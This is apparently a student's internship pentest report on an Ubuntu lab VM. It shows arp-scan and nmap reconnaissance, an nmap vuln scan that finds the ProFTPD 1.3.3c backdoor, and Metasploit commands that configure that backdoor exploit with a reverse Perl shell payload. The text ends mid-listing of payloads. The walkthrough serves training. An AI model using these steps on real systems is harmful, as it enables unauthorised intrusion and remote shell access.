

NAME:- Bhabani Sankar Khadiratna

EMAIL:- bskhadiratna23@gmail.com

Batch:-_June 2023

Course:- Cyber security internship

Topic:- Contacting a pentesting on ubuntu lab and make a report on it.

(The Report is done for Ubuntu Machine YHILLS internship June 2023)

INTRODUCTION: VAPT stands for Vulnerability Assessment and Penetration Testing. It is a comprehensive security testing process conducted on computer systems, networks, and applications to identify potential vulnerabilities and assess the overall security posture. The purpose and objectives of a VAPT engagement are as follows:

Identify Vulnerabilities: The primary purpose of VAPT is to identify weaknesses and vulnerabilities within the target system, including software applications, network infrastructure, and hardware devices. By proactively identifying these vulnerabilities, organizations can take measures to fix them before malicious actors exploit them.

Assess Security Posture: VAPT helps assess the overall security posture of an organization. It provides valuable insights into the effectiveness of existing security controls, policies, and procedures. The results of VAPT can be used to enhance the organization's security practices.

Risk Management: By identifying vulnerabilities and assessing their potential impact, VAPT assists in prioritizing risks based on their severity. It helps organizations focus their resources on addressing the most critical security issues, reducing the chances of a successful cyber-attack.

Compliance and Regulations: Many industries and sectors have specific security compliance requirements. VAPT helps organizations meet these regulatory obligations and demonstrate their commitment to maintaining a secure environment for their customers and stakeholders.


Detecting Unknown Threats: VAPT goes beyond automated scanning tools by utilizing ethical hacking techniques. This approach helps in uncovering vulnerabilities that may not be evident through traditional security scanning, enabling the discovery of potential zero-day vulnerabilities.

METHODOLOGY: This test is done with the help of kali linux operating system.

Tools used are: Arp (Address Resolution Protocol) , Nmap , Msfconsole

Contacting a Pentesting on ubuntu lab:-

→Here, is the ubuntu lab in which we perform vulnerability assessment.



→For performing vulnerability assessment we need kali linux operating system in our host system that connected with same network in which ubuntu lab also connected through NAT.


→First of all, for performing vulnerability assessment, we have to go through hacking cycle process, i.e

- . Information Gathering/Reconnaissance
- . Scanning
- . Gaining access
- . Maintaining access
- . Clearing track

1. So, first of all we have to find Ip address of ubuntu, for this we have to go to kali linux and type “**sudo arp-scan -I**” command in terminal.

→It will list all the devices connected with the same network along with Ip address and Mac address.

→ Here, is the example of finding Ip addresses.



```
(bsk@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a5:7c:b9, IPv4: 192.168.218.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.218.2 00:50:56:e3:68:60 (Unknown)
192.168.218.137 00:0c:29:f6:c0:11 (Unknown)
192.168.218.254 00:50:56:fc:7b:26 (Unknown)


3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.871 seconds (136.83 hosts/sec). 3 responded

(bsk@kali)-[~]
$
```

→ Then we use nmap tool for gather some information about ubuntu.

→ Basically nmap is a networking mapping tool which is used to find entire details of a network system.

→ To find Ip address of this ubuntu machine we have to go through the nmap command followed by all ip address listed above and to find the operating system first, i.e “**sudo nmap -O [ip address]**.”




```
Ending arp-scan 1.10.0: 256 hosts scanned in 1.859 seconds (137.71 hosts/sec). 3 responded

(bsk@kali)-[~]
$ sudo nmap -O 192.168.218.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-29 11:23 EDT
Nmap scan report for 192.168.218.2
Host is up (0.0062s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:E3:68:60 (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (99%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Microsoft Windows XP SP3 (91%), Actiontec MI424WR-GEN3I WAP (90%), DVTel DVT-9540DW network camera (89%), Linux 3.2 (89%), Linux 4.4 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.08 seconds

(bsk@kali)-[~]
$ sudo nmap -O 192.168.218.134
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-29 11:23 EDT
Nmap scan report for 192.168.218.134
Host is up (0.00071s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```

→ Here, is the command :-“**sudo nmap -O [Ip address]**” to find the OS from an IP address and it successfully found that it is a linux/ubuntu machine from above IP.




```
(bsk@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a5:7c:b9, IPv4: 192.168.218.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.218.2   00:50:56:e3:68:60   (Unknown)
192.168.218.137 00:0c:29:f6:c0:11   (Unknown)
192.168.218.254 00:50:56:fc:7b:26   (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.871 seconds (136.83 hosts/sec). 3 responded

(bsk@kali)-[~]
$
```

2. Then next step is Enumeration/ Scanning method to find more information about system.

→ Here, is the command:-“**sudo nmap -sV -A [Ip address] -vv -oN ubuntu.txt**” to get all the complete information of that system.



```
(bsk@kali)-[~]
$ sudo nmap -sV -A 192.168.218.137 -vv -oN ubuntu.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-29 15:44 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:44
Completed NSE at 15:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:44
Completed NSE at 15:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:44
Completed NSE at 15:44, 0.00s elapsed
Initiating ARP Ping Scan at 15:44
Scanning 192.168.218.137 [1 port]
Completed ARP Ping Scan at 15:44, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:44
Completed Parallel DNS resolution of 1 host. at 15:44, 0.00s elapsed
Initiating SYN Stealth Scan at 15:44
Scanning 192.168.218.137 [1000 ports]
Discovered open port 80/tcp on 192.168.218.137
Discovered open port 21/tcp on 192.168.218.137
Discovered open port 22/tcp on 192.168.218.137
Completed SYN Stealth Scan at 15:44, 0.14s elapsed (1000 total ports)
Initiating Service scan at 15:44
Scanning 3 services on 192.168.218.137
Completed Service scan at 15:45, 6.01s elapsed (3 services on 1 host)
```

→ Here is the useful information of that ubuntu system after scanning.

Command:-cat ubuntu.txt

```
# Nmap 7.94 scan initiated Sat Jul 29 15:44:54 2023 as: nmap -sV -A -vv -oN ubuntu.txt
192.168.218.137
```

Nmap scan report for 192.168.218.137

Host is up, received arp-response (0.00063s latency).

Scanned at 2023-07-29 15:44:54 EDT for 8s

Not shown: 997 closed tcp ports (reset)

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

21/tcp	open	ftp	syn-ack ttl 64	ProFTPD 1.3.3c
--------	------	-----	----------------	----------------

22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
--------	------	-----	----------------	--

| ssh-hostkey:

| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)

|
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDVPeFz9pE0ykT66eeP8gZ1P/Op3xChGFJa8il0Kwq
pmaMSJIUdOnPy8n1FSDKvs3MagCwVCKMQGLYINTJ8kabXwl+8ULz9FPfTHG2U3v/n3NyPgVt
mSgU88n4yjfVcwJbf4ZvSoccCnGjCqizpkjQmAlZ/ETRX3h70BwZdm00u7Gtpn/eYljlJgcgJmHkun
J08M1B87CMwBkqBdvjypx0Vw/Ku2KnZa16MHlMegHOrX4rvopdLQXDtlFgqGtBxJmyWoh5eU
RKDIblgtpurOy1rPW4Tesse7WOUo1lxE9KHzh/sH75OJu49d8RfYwULKpLUbcV7rwv82kaaGigB
Uxx

| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)

|
ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB01BUhTxIxa/Wbwk2
lRzqdjGVz+B+e9/K6jA1eZLM1cudzOck7TdtPTuup5QteLjG1lytX2Sirm7ZUuULeOsJrM=

| 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)

|_ ssh-ed25519

AAAAC3NzaC1lZDI1NTE5AAAAIJPiFdk1m+7FhiWVNHn0M1mSu8cOoPXGjXXpRFQU7c0M

80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.18 ((Ubuntu))
--------	------	------	----------------	--------------------------------

|_ http-title: Site doesn't have a title (text/html).

| http-methods:

|_ Supported Methods: POST OPTIONS GET HEAD

|_ http-server-header: Apache/2.4.18 (Ubuntu)

MAC Address: 00:0C:29:F6:C0:11 (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.9

TCP/IP fingerprint:

OS:SCAN(V=7.94%E=4%D=7/29%OT=21%CT=1%CU=38302%PV=Y%DS=1%DC=D%G=Y%M=000C29%T

OS:M=64C56C3E%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=109%TI=Z%CI=I%II=I

OS:%TS=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O

OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6

OS:=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O

OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=

OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%

OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(

OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=

OS:N%T=40%CD=S)

Uptime guess: 153.383 days (since Sun Feb 26 05:33:15 2023)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=257 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.63 ms 192.168.218.137

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done at Sat Jul 29 15:45:02 2023 -- 1 IP address (1 host up) scanned in 8.76 seconds

→ Here are the port lists information of above port numbers.

21	Yes	Assigned	Yes ^[12]	File Transfer Protocol (FTP) control (command) ^{[11][12][22][23]}
22	Yes	Assigned	Yes ^[12]	Secure Shell (SSH), ^[11] secure logins, file transfers (scp, sftp) and port forwarding
23	Yes	Assigned		Telnet protocol—unencrypted text communications ^{[11][24]}
				Simple Mail Transfer Protocol (SMTP) ^{[11][25]} used for email routing between mail

→ Now scan all the ports by this command:- “**sudo nmap -p21,22 --script-vuln -vv -oN ubuntu_nmap.txt [ip address]**”.

```

bsk@kali:~$ sudo nmap -p21,22 --script-vuln -vv -oN ubuntu_nmap.txt 192.168.218.137
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-29 15:56 EDT
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:56
Completed NSE at 15:56, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:56
Completed NSE at 15:56, 0.00s elapsed
Initiating ARP Ping Scan at 15:56
Scanning 192.168.218.137 [1 port]
Completed ARP Ping Scan at 15:56, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:56
Completed Parallel DNS resolution of 1 host. at 15:56, 0.00s elapsed
Initiating SYN Stealth Scan at 15:56
Scanning 192.168.218.137 [2 ports]
Discovered open port 21/tcp on 192.168.218.137
Discovered open port 22/tcp on 192.168.218.137
Completed SYN Stealth Scan at 15:56, 0.03s elapsed (2 total ports)
NSE: Script scanning 192.168.218.137.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:56

```

```

bsk@kali:~$ sudo nmap -p 21 --script vuln 192.168.218.137
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-29 16:04 EDT
Nmap scan report for 192.168.218.137
Host is up (0.00069s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|_ Command: id
|   Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
MAC Address: 00:0C:29:F6:C0:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.41 seconds

bsk@kali:~$ sudo nmap -p 22 --script vuln 192.168.218.137
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-29 16:07 EDT
Nmap scan report for 192.168.218.137
Host is up (0.00053s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:F6:C0:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds

```


→ Then find the vulnerable script by the name “ftp-proftpd-backdoor”. This is the vulnerable script through which attacker can connect to the victim’s machine using msfconsole.

ProFTPD 1.3.5 Mod_Copy Command Execution

Disclosed	Created
04/22/2015	05/30/2018

Description

This module exploits the SITE CPFR/CPTO mod_copy commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

Author(s)

- Vadim Melihov
- xistence <xistence@0x90.nl>

Platform

Unix

Architectures

→ search the vulnerable script in msfconsole which is used in penetesting.

```

File Actions Edit View Help
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search proftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/misc/netsupport_manager_agent  2011-01-08      average No      NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26      great  Yes      ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01      great  Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3  exploit/linux/ftp/proftpd_telnet_iac        2010-11-01      great  Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4  exploit/unix/ftp/proftpd_modcopy_exec       2015-04-22      excellent Yes      ProFTPD 1.3.5 Mod_Copy Command Execution
5  exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02      excellent No      ProFTPD 1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
-  -  -  -  -
CHOST      LHOST            no        The local client address
CPORT      LPORT            no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     []               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

```

→ To communicate with any target machine “RHOST”, “RPORT”, “LHOST” and “LPORT” are required and the payload required to connect with victim’s machine.

```

Payload options (cmd/unix/reverse_perl):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     4444                yes       The listen address (an interface may be specified)
  LPORT     4444                yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.218.137
RHOST => 192.168.218.137
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.218.128
LHOST => 192.168.218.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
  
```

→ And then set the payload options, i.e by typing “set payload payload/cmd/unix/reverse_perl_ssl”.

```

2 exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01 great Yes Proftpd 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3 exploit/linux/ftp/proftpd_telnet_iac 2010-11-01 great Yes Proftpd 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes Proftpd 1.3.5 Mod_Copy Command Execution
5 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No Proftpd 1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
# Name Disclosure Date Rank Check Description
- -
0 payload/cmd/unix/adduser normal No Add user with useradd
1 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
4 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
5 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
6 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
7 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
